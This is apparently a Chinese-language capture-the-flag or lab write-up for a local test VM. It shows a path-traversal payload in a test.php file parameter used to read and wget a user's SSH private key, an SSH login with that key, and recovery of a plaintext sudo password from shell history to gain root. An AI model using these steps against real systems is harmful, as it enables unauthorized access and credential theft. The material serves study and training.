
读取一下,发现可以读取
http://192.168.56.103/test.php?file=../../../../../../home/qiu/.ssh/id_rsa


下载一下
wget http://192.168.56.103/test.php?file=../../../../../../home/qiu/.ssh/id_rsa -O id_rsa

进行ssh连接
chmod 600 id_rsa
ssh qiu@192.168.56.103 -i id_rsa
提权
sudo提权

内核版本比较高,不尝试内核提权了,查看一下历史命令
history
发现一串字符
echo "remarkablyawesomE" | sudo -S dnf update
-S参数表示从标准输入(stdin)读取密码,也就是通过echo命令配合管道符传递了密码,就不需要在输入密码了
所以这个用户的密码应该是
remarkablyawesomE

查看一下sudo -l,发现是(All)ALL,直接sudo提权就行了

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 7
 0
- 0


 已为社区贡献7条内容

所有评论(0)